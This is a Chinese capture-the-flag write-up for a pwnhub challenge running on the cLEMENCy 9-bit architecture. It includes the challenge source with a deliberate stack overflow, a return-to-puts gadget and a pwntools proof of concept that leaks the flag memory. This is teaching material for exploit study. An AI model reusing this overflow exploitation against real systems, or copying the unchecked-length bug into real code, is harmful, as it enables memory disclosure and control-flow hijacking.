

pwnhub下线cLEMENCy题解

这次pwnhub线下沙龙，受邀(被迫)为大家写了一个非常有趣的pwn题。这题最有趣的特点就是题的运行环境是cLEMENCy。

[这里](#)是cLEMENCy的源码以及编译器等全套tool chain

cLEMENCy介绍

cLEMENCy是今年defcon25上，主办方legitbs花费两年时间准备的诚意(恶意)满满的全新指令集构架。在比赛开始之前24小时release。没有源码，没有编译器。只有一个emu与内建的调试器，还有一本指令集手册。
—(一天精通汇编语言)—

为什么说这次的构架诚意(恶意)满满呢？可以看看指令集手册第一章的第一段话。

Basic Architecture

cLEMENCy is the LEGitbs Middle ENdian Computer architecture developed by Lightning for DEF CON CTF.

Each byte is 9 bits of data, bit 0 is the left most significant bit. Middle-Endian data stores bits 9 to 17, followed by bits 0 to 8, then bits 18 to 27 in memory when handling three bytes. Two bytes of data will have bits 9-17 then bits 0 to 8 written to memory.

Register XXYYZZ \rightarrow Memory YYXXZZ

Register XXYY \rightarrow Memory YYXX

27位长寄存器??? 每个byte有9bit??? Middle Endian???

9bit

cLEMENCy最与众不同的地方就是每一个字节有9个bit。程序设置没有办法正常的使用标准输入输出。因为输入数据和输出数据也是9bit/byte的。需要额外的转换才能正常的读取和输入。

Middle Endian

就如手册上写的，程序的存储方式是Middle Endien。简单来说就是1-2字节调换位置，如果有第三个字节，第三字节不改位置。

变长指令

cLEMENCy指令的长度有2,3,4,6四种。指令和寄存器都与ARM64非常相似。

内存结构与MMIO

cLEMENCy还有一个有趣的地方就是他的内存结构以及特殊的IO。

Memory layout and IO

There are 2 main areas of memory, the RAM area and the DMA mapped areas. Processor execution starts at memory offset 0 and all DMA memory has the high bit of the memory address set. The following table provides the memory mapping for cLEMENCy processors:

Table 2.1: Memory Mapping		
Memory Start	Memory End	Information
0000000	3FFFFFFF	Main Program Memory
4000000	400001D	Clock IO
4010000	4010FFF	Flag IO
5000000	5001FFF	Data Received
5002000	5002002	Data Received Size
5010000	5011FFF	Data Sent
5012000	5012002	Data Sent Size
6000000	67FFFFFF	Shared Memory
6800000	6FFFFFFF	NVRAM Memory
7FFFF00	7FFFF1B	Interrupt Pointers
7FFFF80	7FFFFFFF	Processor Identification and Features

查看手册可以看到，这个程序的输出输出都是通过MMIO来实现的，通过向指定内存写入想要输出的数据(或者从指定内存读取输入的数据)来实现基础的IO交互。
另外值得注意的就是flag IO，cLEMENCy会读取相同目录下的flag文件，并且映射到指定的内存空间中。所以cLEMENCy的pwn只有一个目标，内存leak。

传参与寄存器

程序使用寄存器传参，参数从左至右边依次赋值给R0-Rn。R0在作为返回值，ST作为栈，r28作为栈帧指针。RL保存返回地址

程序分析

虽然cLEMENCy有内建的调试器。但是为了静态分析，还是需要ida的协助。下面是个个ctf大佬队伍在defcon结束之后开源的ida process。

ida pro权威指南作者cseagle为shellphish写的proc

https://github.com/cseagle/ida_clemency

defcon冠军ppp写的proc

<https://github.com/pwning/defcon25-public>

defcon亚军hitcon的

<https://github.com/david942j/defcon-2017-tools>

Tea Deliverers大佬misty写的

<https://github.com/NyaMisty/cLEMENCyTools>

这次的题目其实是一个比较简单的栈溢出，写的是一个base decode程序。普通的base64是将3个byte供24个bit转换成4个6bit，在转码成字符。但是这次一个byte是9个bit。所以base64就相应的产生了一些变异，变成了2个字节18个bit转换成3个6bit。算是在9bit下比较好玩的一个地方吧。

源代码在此。

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int ReadDecode(char *Buf,int MaxLen, int DelimChar) {
5     int len;
6     int TotalLen = 0;
7     int i;
8     char ch;
9     int bit_tmp;
10    int state = 0;
11    int Delim = DelimChar;
12    if (!Buf) {
13        return(0);
14    }
15    while (1) {
16        len = read(&ch, 1);
17        if(len == -1){
18            exit(1);
19        }
20        if(len == 0){
21            wait();
22            continue;
23        }
24
25        if(state == 0) {
26            if(ch == Delim){
27                Buf[TotalLen] = '\0';
28                return (TotalLen);
29            }
30            if(ch>='A' && ch<='Z') {
31                ch = ch - 'A';
32            }else if(ch>='a' && ch<='z') {
33                ch = ch - 'a' + 26;
34            }else if(ch>='0' && ch<='9'){
35                ch = ch - '0' + 52;
36            }else if(ch == '+'){
37                ch = 62;
38            }else if(ch == '/'){
39                ch = 63;
40            }else {
41                exit(1);
42            }
```

```

43
44     bit_tmp = ch;
45     bit_tmp = bit_tmp << 3;
46     state = 1;
47 }else if(state == 1){
48     if(ch>='A' && ch<='Z') {
49         ch = ch - 'A';
50     }else if(ch>='a' && ch<='z') {
51         ch = ch - 'a' + 26;
52     }else if(ch>='0' && ch<='9'){
53         ch = ch - '0' + 52;
54     }else if(ch == '+'){
55         ch = 62;
56     }else if(ch == '/'){
57         ch = 63;
58     }else {
59         exit(1);
60     }
61     bit_tmp |= ch>>3;
62     Buf[TotalLen] = (char) bit_tmp;
63     bit_tmp = ch&0x7;
64     TotalLen += 1;
65     state = 2;
66 }else if(state == 2){
67     if(ch == '='){
68         Buf[TotalLen] = '\0';
69         return (TotalLen);
70     }
71     if(ch>='A' && ch<='Z') {
72         ch = ch - 'A';
73     }else if(ch>='a' && ch<='z') {
74         ch = ch - 'a' + 26;
75     }else if(ch>='0' && ch<='9'){
76         ch = ch - '0' + 52;
77     }else if(ch == '+'){
78         ch = 62;
79     }else if(ch == '/'){
80         ch = 63;
81     }else {
82         exit(0);
83     }
84     if(TotalLen >= MaxLen-1){
85         exit(1);
86     }
87     bit_tmp = bit_tmp<<6 | ch;
88     Buf[TotalLen] = (char) bit_tmp;
89     TotalLen += 1;
90     if(TotalLen >= MaxLen-1) {
91         Buf[MaxLen-1] = '\0';
92         return (MaxLen-1);
93     }
94     state=0;
95 }
96 }
97 }
98
99 void decode(){
100     char buf[0x20];
101     ReadDecode(buf, 0x80, '\n');
102     puts(buf);
103     fflush(stdout);

```

```


104 }
105
106 int main(){
107     int buf[0x20];
108     decode();
109     return 0;
110 }

```

这里稍微尝试了一下状态机，代码写的比较难看Orz

ret2puts

因为只要实现内存leak即可，所以最先想到的应该就是用rop去调用puts，printf等函数来leak内存。这里指的是，在输出后还必须调用fflush函数来刷新缓冲区才能读到flag。



```

ms      R27, var_21
ad.     R0, R28, R27
car     puts
ml      R8, 13Dh
mh      R8, 1Bh ; unk_6D3D
ldt     R0, [R8+0]
car     fflush
ml      R0, 0
ldti    R8, [ST+0]
ldt     R28-RA, [R28+0]
re

```

因为在栈溢出程序返回的时候，我们可以控制的寄存器为R28，ST，RA。这样就可以将R28设置为存放flag的地址。ST设置为任意一个合法的地址。然后控制程序跳到此处，即可同时调用puts和fflush，简单方便。

poc

最后，这个是我写的poc

```

1 from pwn import *
2 from bitarray import bitarray
3 context.log_level = 'debug'
4 def s8tos9(string):
5     a = bitarray()
6     for i in string:
7         b = bitarray()
8         b.frombytes(i)
9         b.insert(0,0)
10        a += b
11    return a.tobytes()
12
13
14 def s9to8(data):
15     a = bitarray()
16     a.frombytes(data)
17
18 base64char = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
19 def encode(data):
20     string = ''
21     bits = data
22     length = len(data)
23     for i in range(length/6):
24         ch = bits[:6]
25         bits = bits[6:]

```

```

26         string += base64char[int(ch.to01(),2)]
27
28     if len(bits) != 0:
29         string += base64char[int(bits.to01(),2)<<3]
30         string += '='
31
32     return string
33
34 def p27(a):
35     bit = bin(a)[2:]
36     bit = bit.rjust(27,'0')
37     bit = bit[9:18]+bit[:9]+bit[-9:]
38     return bitarray(bit)
39
40 t = remote("127.0.0.1", 10001)
41 #t = remote('127.0.0.1', 10000)
42
43 payload = 'b'*33
44 a = bitarray()
45 for i in payload:
46     b = bitarray()
47     b.frombytes(i)
48     b.insert(0,0)
49     a += b
50
51 a += p27(0x4010000+0x21)
52 a += p27(0x3ffbf7)
53 a += p27(0x645c)
54 payload = encode(a)
55
56 t.send(s8tos9(payload+'\n'))
57
58
59 data = t.recv()
60
61 data = t.recv()
62 c = bitarray()
63 c.frombytes(data)
64
65 flag = ''
66
67 for i in range(len(c)/9):
68     ch = c[:9]
69     ch.pop(0)
70     c = c[9:]
71     flag += ch.tobytes()
72 flag = flag[:flag.find('\x00')]
73
74 log.success(flag)

```

所有的代码都可以在这里找到<https://github.com/zh-explorer/pwnhub-offline>